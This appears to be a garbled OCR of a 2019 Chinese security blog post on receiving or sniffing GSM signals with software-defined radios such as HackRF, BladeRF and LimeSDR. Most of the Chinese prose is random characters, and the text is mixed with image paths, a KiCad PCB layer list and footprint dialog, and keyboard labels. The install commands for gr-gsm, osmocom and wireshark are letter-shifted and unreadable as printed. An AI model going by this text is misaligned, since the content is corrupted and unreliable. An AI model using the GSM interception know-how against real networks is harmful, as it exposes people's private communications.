
绑 购 间 购 罗 sfe 耻 美 耻 摄sfe

规 矿 摄


角 间(g) Ⓑ Hgj h1Fxw 知 罗 sfe 矩

遭 sfe l 1Fx E1Fx矿 缩罗


规




购 规间 sfe 购门 警 谅 矿 6G 练 绑 sfe




购 规 逃 真 角 矿 矿 购 经绑 迎 ⑨ 经 绑 迎摄


B.Cu (PgDn)
网格: 1.2700 mm (50.00 mils)
自动缩放
层管理器
F.Cu
B.Cu
F.Adhes
B.Adhes
F.Paste
B.Paste
F.SilkS
B.SilkS
F.Mask
B.Mask
Dwgs.User
Cmts.User
Eco1.User
Eco2.User
Edge.Cuts
Margin
F.CrtYd
B.CrtYd
F.Fab
B.Fab
信安之路

购　　逃　规　6G


RJ45
J2
RJ45
J1
CAP
CAP
J3
RJ45
J4
RJ45
信安之路




rn 规般矿调 购 罗 练


sfe 经 ⑨练范 规 矿 Nlfdg

谅 门警矿 购 色罗

缀 警Ⓑ阻 SFE 摄

(f) 频 购 阻 摄





阻 SFE 购


阻 SFE 罪矿 谅 矿 缀

知I 1VlonV矿E1VlonV矩矿 购 脑 购 规

远 裁 翻 sfe rn 般摄


封装属性
常规
局部间隙和设置
3D设置
文本项
显示
宽度
高度
线宽
斜体
层
参考
G***
1.524 mm
1.524 mm
0.3 mm
F.Sil
值
LOGO
1.524 mm
1.524 mm
0.3 mm
F.Sil
位置 X: 234.95 mm
位置 Y: 50.8 mm
方向
0.0
90.0
-90.0
180.0
其它: 0.0
PCB板面: 背面
移动并放置
自由
锁定焊盘
锁定封装
自动放置规则
允许90度旋转放置:
0
10
0
允许180度旋转放置:
0
10
0
从库中更新封装...
修改封装...
编辑封装...
编辑库封装...
制造属性
通孔
表面贴装
虚拟
库参考: zz:无线安全
确定
取消
信安之路

角　　6G


信安之路

规　　规迄　SFE　警般矿　　SFE　菠　　警

菠　　规般摄　　练绑矿　　SFE

⑨　　陷裁脑　练　　练范　　摄



Tab
Q
W
Caps lock
Shift
Ctrl
信安之路


JP-2YS14787
信安之路

门 警 规般矿 逃 般

练 练 般 <3 摄摄摄 ⓞ

罗 般摄 绑 跳般练罗 练 败



总结：

罗 见 参 隆 矿 角 范 阿

虚 结 矿 角 遭 练 ⓮ 参摄

角 阿虚 艺 阿 隆矿 ⓤ Ⓓ败

起 般脑评 (y) 矿 角 艺 隆

真

相关链接：

Urrw[败 神

kwws=22q1p ldr sdl1fr p 2p hgld2; }GendZ 6Ue| kj TZU

Wkurz lqj Vwdu ODQ Wds 神

kwwsv=22z z z 1j uhdwfr wvj dgj hw1fr p 2wkurz lqj vwdu2

(f) 擎 警 阿 支

J VP 阿 矿 认迎

原创 记忆里的纯真 信安之路 2019-05-07

逃 般Ⓡ 齐 (x) J VP

ⓧ . 迎 Ⓔ 足矿 练 面练

院艺 J VP 矿 面 练绑 J VP 阿 摄

= 雅 隆 练 矿 败 摄

(g)⑨ 艺 真真真

= 雅 隆 练 矿 败 摄

(g)⑨ 艺 真真真

= 雅 隆 练 矿 败 摄

(g)⑨ 艺 真真真

3{34 Ⓥ

J VP 迎

J VP (f) 耀 缩罗 矿(f)(y) J VP <33

J VP 4; 33矿陷罪 J VP <33 经 ; <30<48P K}矿绑

<680<93P K}摄J VP 4; 33 经 4: 4304: ; 8P K}矿

绑 4; 3804; ; 3P K} 摄 J VP <33 58P 矿

J VP 4; 33 : 8P 摄 533NK}矿 规 J VP <33 经

绑 58{804 练限 457 罗矿 J VP 4; 33 经绑

: 8{804 练限 6: 7 罗摄

院艺翻蚁耻评齐 罗 离

补 J VP 般

角 经 阻 8J 见般矿调 5J

J VP 矿 J VP 耀 罪 ⓤ 矿罪

迎 J VP 矿罪 J VP 摄

J VP 罗 询 矿

迎 逃矿 间 Ⓑ 购 +EW,

阻 UQF / P VF 莫 矿

词 Ⓑ 矿 罗 逃购 阻 结

绝询 般摄

翻蚁耻 角 评 阻遂 离

翻 J VP 购

矿 结评 阻 矿

阻般询 角脑 结 矿 行 6J /7J 评

J VP 阿 摄

J VP 參

Ⓡ 雅 J VP 參 缩 神练 耀ⓤ J VP 參

练 ⓤ J VP 參矿

耀ⓤ 參神 參 询 知EW矩矿 迎

矿 參 Ⓑ 矿 艺 J VP 艺 矿

规 ⓤ 矿 矿

询 迎摄 參 莫 矿

迎 矿 參 询 陷

ⓧ 美 规 Ⓑ 參 摄

ⓤ 參神 參 结评耀ⓤ 參 迎 矿

绕 ⓤ 职 词 迎 矿 绝 迎

规 Ⓑ踪 摄

色 (y)神 练罗 规 规ⓤ 远

矿 练罗 ⓤ 矿

ⓤ 摄

JVP ⓠ

JVP 起 般 矿调 陷罪耀 起 绍 ⓠ 神

D6 矿D; 矿D8 艺ⓠ 摄

知隆谨 衍败 擎 阿

支矩

3{35 參

RV=Xexqwx 49137 ru Ndd Olqx{ 534<14

Kdugz duh=

UWO0VGU携 KdfnUl 携 EodghUl 携 Olp hVGU携 XVUS 订 陷练

SV= 院 艺 J VP Vqlii 缩 +F 44; . Rvp r f r p ee VGU. j u0j vp , 摄

Xexqwx=

践 。

' vxgr dsw xsgdwh)) vxgr lqvwdoo j lw f p dnh j . . s| wkr q0ghy s| wkr q0sls vz lj snj 0f r qilj deiiwz 60ghy deer r vw0doo0ghy defssxqlw0ghy dej vo0ghy dexve0ghy devgo4150ghy s| wkr q0z { j wn613 s| wkr q0qxp s| s| wkr q0f khhwdk s| wkr q0d{p o gr { | j hq de{ l0ghy s| wkr q0vls det w70r shqj o0ghy det z w0ghy deir qwfr qilj 40ghy de{ uhqghu0ghy s| wkr q0vls s| wkr q0vls0ghy s| wkr q0t w7 s| wkr q0vsklq{ dexve0413030ghy defr p hgl0ghy de}p t 60ghy s| wkr q0p dnr s| wkr q0j wn5

起 S| ERP EV

' vxgr sls lqvwdoo 00xsj udgh sls

' vxgr sls lqvwdoo j lw kwwsv=22j lwkxe1fr p 2j qxudglr 2s| er p ev1j lw

' vxgr s| er p ev uhf lshv dgg j u0uhf lshv j lw kwwsv=22j lwkxe1fr p 2j qxudglr 2j u0uhf lshv1j lw

' vxgr s|erpev uhflshv dgg ju0hwfhwhud

jlw kwwsv=22jlwkxe1frp2jqxudglr2ju0hwfhwhud1jlw

' vxgr s|erpev suhil{ lqlw2xvu2orfdo0d p|suhil{ 0U

jqxudglr0ghidxow

矿 $ 罪 评 练罗 矿

规绑 观 ⓤ

' fg 2xvu2orfdo2vuf2dsdfkh0wkuliw2

' vxgr pdnh 0m7

' vxgr pdnh lqvwdoo

警

' vxgr s|erpev lqvwdoo uw0vgu kdfnui eodghUl xkg

ju0jvp rvpr0vgu gxps43<3 dluvs| ndo ju0ltedo

dervpr0gvs ju0rvprvgu dupdgloor jiodjv jorj jqxwov

jqvv0vgujtu{

zluhvkdun

' vxgr dsw xsgdwh)) vxgr dsw lqvwdoo

